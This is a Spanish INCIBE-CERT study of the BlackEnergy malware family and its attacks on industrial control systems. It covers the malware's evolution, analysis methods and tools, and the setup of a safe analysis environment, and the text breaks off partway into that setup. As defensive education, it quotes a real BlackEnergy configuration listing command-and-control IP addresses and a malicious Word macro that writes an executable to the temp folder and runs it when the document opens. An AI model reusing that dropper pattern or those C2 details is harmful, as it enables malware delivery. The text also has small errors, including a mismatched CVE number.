


Estudio del análisis de malware en SCI: BlackEnergy

Financiado por la Unión Europea
NextGenerationEU
GOBIERNO DE ESPAÑA
MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

Febrero 2024

INCIBE-CERT_ESTUDIO_ANALISIS_SCI_BLACKENERGY_2024_v1.0

La presente publicación pertenece a INCIBE (Instituto Nacional de Ciberseguridad) y está bajo una licencia Reconocimiento-No comercial 3.0 España de Creative Commons. Por esta razón está permitido copiar, distribuir y comunicar públicamente esta obra bajo las condiciones siguientes:

- Reconocimiento. El contenido de este informe se puede reproducir total o parcialmente por terceros, citando su procedencia y haciendo referencia expresa tanto a INCIBE o INCIBE-CERT como a su sitio web: https://www.incibe.es/. Dicho reconocimiento no podrá en ningún caso sugerir que INCIBE presta apoyo a dicho tercero o apoya el uso que hace de su obra.
- Uso No Comercial. El material original y los trabajos derivados pueden ser distribuidos, copiados y exhibidos mientras su uso no tenga fines comerciales.

Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra. Alguna de estas condiciones puede no aplicarse si se obtiene el permiso de INCIBE-CERT como titular de los derechos de autor. Texto completo de la licencia: https://creativecommons.org/licenses/by-nc-sa/3.0/es/.

Índice

ÍNDICE DE FIGURAS

1. Sobre este estudio

A lo largo de estos últimos años, los ciberataques al mundo industrial han ido creciendo y evolucionando, derivando en problemas importantes a nivel de producción.

Uno de los más destacados ha sido el *malware* BlackEnergy, conocido por haber sido utilizado para sabotear con éxito diferentes distribuidoras eléctricas y haber provocado la pérdida de electricidad de una región ucraniana, con una población aproximada de 1,5 millones de personas. La evolución de este *malware* le ha permitido pasar de un simple troyano, orientado a ejecutar denegaciones de servicios, a ser una amenaza persistente avanzada (APT).

En este estudio se muestra cómo evoluciona la ciberseguridad y los cambios que se han realizado en los entornos industriales para que no vuelvan a ocurrir este tipo de ciberataques. Además, se habla de los diferentes métodos y herramientas que existen para analizar *malware*.

Por último, se muestra un ejemplo de análisis sobre una muestra de este *malware*, describiendo los pasos seguidos, entre los cuales se encuentra la creación de un entorno seguro, la instalación del *software* a utilizar el análisis y los comandos utilizados para poder obtener la mayor información posible de la muestra.

2. Organización del documento

El presente estudio consta de un breve resumen acerca de la evolución de este *malware*, su funcionamiento, la metodología del ataque y el grupo que realizó dicho ataque.

Tras la **3.- Introducción**, se explica la **4.- Evolución** que ha tenido este *malware* a lo largo del tiempo, desde su primera aparición hasta la última versión detectada. También se describirá cada versión y se reflejarán las diferentes vulnerabilidades de las cuales se aprovechó el *malware* para romper la línea de defensa.

Posteriormente, se dará una explicación de **5.- Cómo afecta a la industria**, entrando en detalle de cómo se convirtió en uno de los ataques más importantes en SCI y el porqué de su éxito.

Más adelante, se describen los diferentes **6.- Tipologías de análisis** posibles y se dan los pasos previos al análisis del *malware*, mediante la **7.- Preparación del entorno**, donde poder realizar las pruebas, junto a una explicación de las diferentes **8.- Tipos de herramientas** que permitirán realizarlo.

En el apartado **9.- Análisis del malware Blackenergy** se describe el análisis dinámico de una muestra maliciosa mediante Volatility. Además, se explican los pasos y comandos realizados para poder sacar la mayor información posible del análisis.

Por último, finalizando el estudio se recogen unas **10.- Conclusiones** basadas en los diferentes análisis realizados y en los problemas que ha causado en el sector industrial, así como unos anexos con información de utilidad:

- **Anexo 1**.- Indicadores de compromiso (IoC).
- **Anexo 2** - Reglas Yara.

3. Introducción

Durante los últimos años, se ha podido observar un aumento de ciberataques dirigidos a los entornos industriales y a los sistemas críticos, ya que son un objetivo donde se puede obtener información muy delicada, causando grandes problemas tanto en el aspecto económico como en el de la salud.

Uno de los métodos más comunes para realizar ciberataques a estos entornos es mediante *malware*[1]. Este tipo de ataque ha ido evolucionando a lo largo del tiempo, aumentando así la dificultad de detención y los daños que provoca en los dispositivos.

Uno de los mejores ejemplos es el *malware* BlackEnergy, conocido por haber comprometido varias distribuidoras eléctricas el 23 de diciembre de 2015, que provocó que los hogares de la región ucraniana de Ivano-Frankvisk (con una población aproximada de 1,5 millones de habitantes) se quedase sin electricidad. Aunque su desarrollo inicial fue en el año 2007, con la mentalidad de ser una herramienta para crear *botnets*, cuyo principal objetivo era realizar ataques DDoS, ha ido evolucionando hasta convertirse en una APT.

La mejor forma de impedir que este *malware* siga provocando tantos problemas es conocer la metodología que sigue, como, por ejemplo, el vector de entrada, a qué dispositivos o sistemas va dirigido o el rastro que va dejando en los dispositivos afectados. Por ello, en este estudio se muestran los pasos que hay que seguir para realizar un análisis correcto sobre una muestra, desde el análisis pasivo, la creación de un entorno seguro para realizar el análisis activo y las diferentes formas de realizar el análisis activo, hasta los aspectos más importantes y específicos para detectar este tipo de *malware*.

Gracias a la información que se puede obtener durante este tipo de análisis, se puede crear inteligencia que ayude en la detección y respuesta, como, por ejemplo, reglas que ayuden a detectar el *malware*, creación de *honeypots*[2] o *deceptions* específicos para que sean atacados con este *malware* en concreto u otras acciones que permitirían mitigar el daño producidos por esta tipología de ciberataques.

1 https://www.incibe.es/incibe-cert/blog/tendencias-malware-entornos-industriales

2 https://www.incibe.es/incibe-cert/guias-y-estudios/guias/guia-de-implantacion-de-un-honeypot-industrial

4. Evolución

El primer uso de este *malware* se remonta al día 23 de diciembre de 2015 en las estaciones eléctricas de Ucrania, aunque se conoce que el desarrollo del mismo comenzó en 2007, llegando a tener diversas variantes a lo largo de ese periodo de tiempo.

El *malware* no solo fue detectado en estas instalaciones eléctricas, si no que después de que se produjese ese ataque, también fue detectado rastro de este en el aeropuerto de Kiev, así como en varias cadenas de televisión y diferentes medios de comunicación, aunque sin éxito, pues se eliminaron sin producir ninguna consecuencia negativa. Además, se detectó en Polonia junto con otras variantes de este *malware*, al igual que en Bruselas y Bélgica.

Como vector de ataque utilizaron el *phishing*[3], una de las prácticas más comunes a la hora de iniciar ataques. Además, el *malware* se aprovechaba de las vulnerabilidades que afectaban a los diversos productos de Microsoft Office. En este caso, serían tres productos: los dos primeros con CVE reconocidos, los cuales serían PowerPoint, Microsoft Word (CVE-2014-1761[4]) y Microsoft Excel (CVE-2022-22716[5]), que permitían la ejecución de *scripts* mediante el uso de macros en estos documentos.

BlackEnergy fue usado por diferentes grupos organizados de cibercriminales, uno de los más conocidos y el primero que lo realizo fue Sandworm[6]. Debido a los grandes problemas que provocó este ciberataque, ha sido necesario aumentar la ciberseguridad de los dispositivos y las redes, lo cual obligó al *malware* a evolucionar para seguir siendo efectivo.

La evolución de este *malware* ha sido constante, desde su primera versión detectada hasta la versión utilizada para el ataque realizado contra Ucrania. La siguiente ilustración muestra la evolución que ha tenido durante el paso del tiempo. Además, se pueden ver representados los cambios más importantes de dicho *malware*.




Ilustración 1: Línea temporal BlackEnergy

3 https://www.incibe.es/aprendeciberseguridad/phishing

4 https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-1761

5 https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2022-24716

6 https://attack.mitre.org/groups/G0034/

4.1. BlackEnergy

La primera versión de este *malware* se denominó **"BlackEnergy"** y fue descubierta en el año 2007 por la empresa Arbor Networks. Se trata de un troyano capacitado para crear *botnets* y realizar ataques DDoS *(Distributed Denial of Service)*, que proporciona una interfaz gráfica para controlar los dispositivos infectados, permitiendo la ejecución de *scripts* de manera sencilla. Este primer diseño también era capaz de extenderse mediante los componentes o *plugins* que pueden atacar otras plataformas (ARM) o incluso el robo de certificados.




Ilustración 2: Interfaz gráfica BlackEnergy1

4.2. BlackEnergy2

La siguiente versión de este *malware*, denominada **"BlackEnergy2"**, data del año 2010. En esta versión se ampliaron sus funcionalidades mediante la introducción de *rootkits* que permiten un acceso al sistema imperceptible. Esto permitía la obtención de credenciales de autenticación, como fue el caso de ataques a bancos ucranianos y rusos, lo cual permitía las transferencias bancarias mientras eran atacados por un ataque DDoS para no percibir estas.

4.3. BlackEnergy Lite

Mas adelante, en el año 2014, surgieron diversas variaciones, denominadas "**BlackEnergyLite"**, que limitaban el *kernel* para realizar únicamente la carga del *malware* o directamente inhabilitándolo mediante el uso de un proceso denominado "rundl32.exe". Este uso del *kernel* dificultaba los ataques, puesto que había que superar nuevas medidas de seguridad, como podrían ser las firmas de controladores o el arranque seguro, provocando un alto coste en este tipo de ataques.

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
<?xml version="1.0" encoding="UTF-8"?>
<bkernel>
<servers>
<server>
<type>https</type>
<addr>https://95.143.193.182/RnJhbmNlYXZpYXRlbGVjb204/statmach/aorta.php</addr>
</server>
<server>
<type>https</type>
<addr>https://95.143.193.182/RnJhbmNlYXZpYXRlbGVjb204/statmach/aorta.php;proxy=
</server>
<server>
<type>https</type>
<addr>https://5.61.38.31/ZXBzaWxvbmVyaWRhbmkw/setattr.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>600</sleepfreq>
<build_id>0D0B15aaa</build_id>
</bkernel>
```

Ilustración 3: Archivo XML introducido[7]

A mediados de 2015, BlakckEnergy se aprovechó de diversos errores encontrados en las herramientas de Microsoft Office, que permitían poder ejecutar *scripts* en el dispositivo deseado mediante el uso de macros.

Microsoft desactivó esta opción, pero aún sigue pudiendo activarse y los actuales atacantes hacen uso de la ingeniería social para que las víctimas activen esta opción, y así poder visualizar el "contenido adicional".

Para poder extraer el contenido de estos archivos maliciosos sin necesidad de ejecutarlo, se pueden usar algunas de las herramientas públicas, las cuales se pueden encontrar para verter todo el contenido. Un ejemplo de un archivo infectado se puede observar en la siguiente imagen.

7 https://archive.f-secure.com/weblog/archives/00002715.html

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
Private a(864) As Variant

Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0,
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204,
    a(3) = Array(11, 1, 6, 0, 0, 32, 1, 0, 0, 112, 0, 0,
    a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
    a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100,

[...]

    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 864
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub

Private Sub Document_Open()
    MacroExpl
End Sub
```

Ilustración 4: Ejemplo macro[8]

4.4. BlackEnergy3

En el año 2015 se observa otra nueva evolución del *malware*, denominada **"BlackEnergy3"**, que incluye *KillDisk*, un componente que permite eliminar toda la información del disco duro del sistema, lo cual proporciona diversas variaciones como podrían ser:

- Win32/KillDisk.NBB
- Win32/KillDisk.NBC
- Win32/KillDisk.NBD

8 https://securelist.com/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents/73440/

Esta última versión (BlackEnergy3) fue la utilizada para realizar el ataque a las estaciones eléctricas ucranianas a finales del año 2015. Esto situó al *malware* como uno de los grandes ataques cibernéticos a infraestructuras críticas.

4.5. GreyEnergy

Esta nueva versión del *malware* se detectó sobre el año 2018, aunque se ha observado actividad de ella desde aproximadamente 2015, en Ucrania y Polonia, pero no se limita únicamente a estos sitios.

Este *malware* se dedica al **espionaje** y el **reconocimiento**, aunque se piensa que está en preparación para realizar **ciber sabotajes**, y como siempre, el eslabón más débil de la ciberseguridad son los seres humanos.

GreyEnergy se introduce a los sistemas mediante ataques de *phishing*. La particularidad de esta amenaza es que se centra en el sigilo, esto se debe a la evolución de las herramientas utilizadas, como, por ejemplo, los módulos utilizados, ya que muchos de estos se pueden encontrar **cifrados mediante AES-256**, uno de los más seguros que se pueden utilizar en la actualidad.

5. Cómo afecta a la industria

Este ciberataque fue muy importante para varios sectores industriales, como el eléctrico, el químico, etc., ya que demostró que se pueden producir grandes pérdidas si no se tiene en cuenta la ciberseguridad, tanto en la parte TO como en la parte TI.

Como se ha comentado anteriormente, este ataque se debe a la explotación de diversas vulnerabilidades de las herramientas más utilizadas en un ámbito laboral, por lo que hace pensar que la forma en que el atacante puede entrar en el sistema es a través de un empleado de la empresa.

Debido a este ataque y otros similares, se ha producido una gran variedad de evoluciones en el mundo de la ciberseguridad industrial, llegando a ser este sector el que más ha crecido en la actualidad respecto a la ciberseguridad.

Las actividades más comunes que se realizan para mejorar la ciberseguridad industrial son:

- **Realización de cursos** de formación y concienciación para los trabajadores: los empleados son uno de los eslabones más débiles de la empresa en cuanto a la seguridad, y es por eso que es muy importante que siempre estén bien concienciados sobre los problemas que puedan ocurrir al sufrir un ciberataque y que tengan los conocimientos necesarios para poder evitar que se produzcan. Uno de los mejores ejemplos de lo importante que es este apartado es que la principal vía de entrada de los ciberataques es mediante *phishing*[9], *smishing*[10] u otras técnicas de ingeniería social, cuyo objetivo es engañar al empleado para que realice acciones arbitrarias que resulten provechosas para el atacante.
- **Realización de consultorías y auditorías** para que las empresas tengan un conocimiento sobre el estado de ciberseguridad en el que se encuentran y cómo poder mejorarla.
- Aplicación de los diferentes **estándares** sobre la ciberseguridad industrial, lo que ayuda a seguir unos ciertos pasos para que se mejore la ciberseguridad de la empresa.
- Conseguir **certificaciones** que permitan a las empresas tener diferentes niveles de robustez certificada, proporcionando así una señal de distinción en comparación con otras empresas que no las tenga.

9 https://www.incibe.es/aprendeciberseguridad/phishing

10 https://www.incibe.es/aprendeciberseguridad/smishing

6. Tipologías de análisis

El análisis del *malware* se puede realizar de diferentes formas, siendo las más comunes el análisis estático, el análisis dinámico y la ingeniería inversa. Todos estos métodos permiten conocer el *malware*, pero dependiendo de la forma en la que se realice el análisis, se va a tener una información más concreta o más dispersa:

- **Análisis estático:** la principal característica de este método es que no se ejecuta el binario del *malware*, sino que se trata de un análisis inicial que permite poder clasificarlo o analizarlo dependiendo de la información útil que se ha podido obtener. Este tipo de método es capaz de detectar mediante el uso de las firmas, por lo que el análisis podría verse afectado al tratarse de un *malware* de gran complejidad y que sea capaz de evitar ser detectado mediante programas *antimalware*, utilizando, por ejemplo, el cifrado de claves.
- **Análisis dinámico:** en este tipo de análisis sí se ejecuta el binario del *malware*. Este método permite tener mucha más información del *malware*, ya que se pueden observar las actividades y los comportamientos que realiza. La desventaja de esta forma de analizar el análisis es la complejidad que conlleva, ya que se deben tener unos ciertos conocimientos sobre cómo realizar el análisis y una estructura de dispositivos o activos que permitan realizar dicho análisis.
- **Ingeniería inversa:** la principal característica es ir recopilando información de los comportamientos que haya realizado el *malware* para poder crear el código de ejecución de dicho *malware*. Este método también es muy complejo, ya que requiere tener un gran conocimiento sobre el *malware* y cierta experiencia para poder ir creando hipótesis o pruebas que permitan recrear el código del *malware* de la forma más precisa posible.

7. Preparación del entorno

Para realizar el **análisis del *malware* es imprescindible tener un entorno seguro**. Al analizar una amenaza es probable que se pueda infectar la máquina en la que se está analizando, produciendo así grandes problemas al dispositivo y, en ocasiones, nuevas infecciones de dispositivos que se encuentren en la misma red.

Por ello, se van a explicar las características principales del entorno donde se tiene que realizar el análisis del *malware*:

- **Crear un entorno virtual:** las ventajas de realizar el análisis en una máquina virtual es que se pueden crear de una forma rápida y sencilla. Además, permite guardar la configuración exacta antes de realizar el análisis, ya que podría producirse algún problema al realizarla, y es un método escalable, es decir, permite utilizar varias máquinas al mismo tiempo y que se puedan comunicar entre ellas.
- **Configurar el entorno de red:** este paso es muy importante debido a que normalmente las máquinas virtuales comparten muchos datos con las máquinas anfitrionas. Por ello, hay realizar una correcta configuración del entorno para que al analizar el *malware* no cree problemas de seguridad a la máquina anfitrión. A continuación, se indican algunos consejos para dicha configuración:
  - Bloquear la salida de Internet de la máquina virtual si no es imprescindible su uso.
  - Deshabilitar o eliminar las posibles carpetas compartidas que pueda haber entre la máquina anfitrión y la máquina virtual.
  - Evitar la conexión de memorias extraíbles debido a la posibilidad de infectarse.
  - Mantener el *software* de virtualización actualizado.

8. Tipos de herramientas

Como se ha podido observar en el apartado 6.- Tipologías de análisis, hay diferentes formas de analizar el *malware*, por lo que también hay diferentes herramientas que cubren esa clasificación.

- **Análisis estático:**
  - **Pestudio:** se trata de una herramienta potente capaz de realizar un escaneo de los ficheros que contenga el ejecutable y detectar las API utilizadas que se encuentren en el interior del potencial *malware*.
  - **CFF Explorer:** esta herramienta es capaz de inspeccionar programas del tipo PE y permite realizar diferentes modificaciones dentro del PE.
- **Análisis dinámico:**
  - **Process Hacker:** se trata de una herramienta que permite monitorizar los recursos del sistema y los procesos que se generan a partir de ejecutar el binario malicioso.
  - **Process Explorer:** suele ser utilizado para identificar los procesos que se crean debido a la infección del binario, facilitando el proceso de identificación por parte de los analistas.
  - **RegShot:** con esta herramienta se puede realizar un *snapshot* del sistema antes de ejecutar el *malware*. Con este método se pueden comparar las propiedades del antes y después del sistema tras el ataque e identificar de una forma más rápida los registros creados por el *malware*.
  - **Volatility:** se trata de una herramienta forense de código abierto que se usa para la respuesta a incidentes en el análisis de un *malware*. Se encuentra escrito en Python y es compatible con los sistemas operativos más comunes. Este producto destaca por la cobertura completa de formatos de archivo, donde ofrece la posibilidad de analizar volcados sin procesar, archivos de hibernación y estados guardados de máquinas virtuales, entre otras cosas.
- **Ingeniería Inversa:**
  - **IDA Pro:** es capaz de crear mapas de ejecución para mostrar las instrucciones binarias que realmente se ejecutan por el procesador en una representación simbólica.
  - **HxD:** se trata de uno de los editores más conocidos y utilizados para poder editar y visualizar archivos, discos, memoria e imágenes de disco.

9. Análisis del malware BlackEnergy

Como se ha visto en los anteriores apartados, hay una gran cantidad de posibilidades para poder analizar un *malware*. Este estudio pretende analizar el *malware* **BlackEnergy** mediante la técnica de **análisis dinámico** y el uso de la herramienta Volatility[11], la cual permite obtener una gran cantidad de información del *malware* de forma sencilla.

El **primer paso** para realizar este análisis es **crear un entorno seguro** que cumpla con las necesidades que requiere el *software* que se va a utilizar, en este caso, Volatility.

En este caso, para realizar el análisis del *malware* se ha realizado la siguiente configuración del entorno:

9.1. Máquina virtual

Como herramienta para virtualizar se ha utilizado el programa VirtualBox[12], junto a una ISO del sistema operativo Ubuntu 22.04[13].

Una vez creada la máquina virtual, se debe configurar el entorno de red, de manera que sea seguro y no proporcione ningún riesgo a nuestro dispositivo ni a ningún dispositivo que podamos encontrar dentro de nuestra red y con el que pueda comunicarse. Para ello, se irá a la configuración de la máquina:

11 https://www.volatilityfoundation.org/

12 https://www.virtualbox.org/

13 https://ubuntu.com/download/desktop




Ilustración 5: Configuración VirtualBox.

Dentro de la configuración seleccionaremos la opción de red:

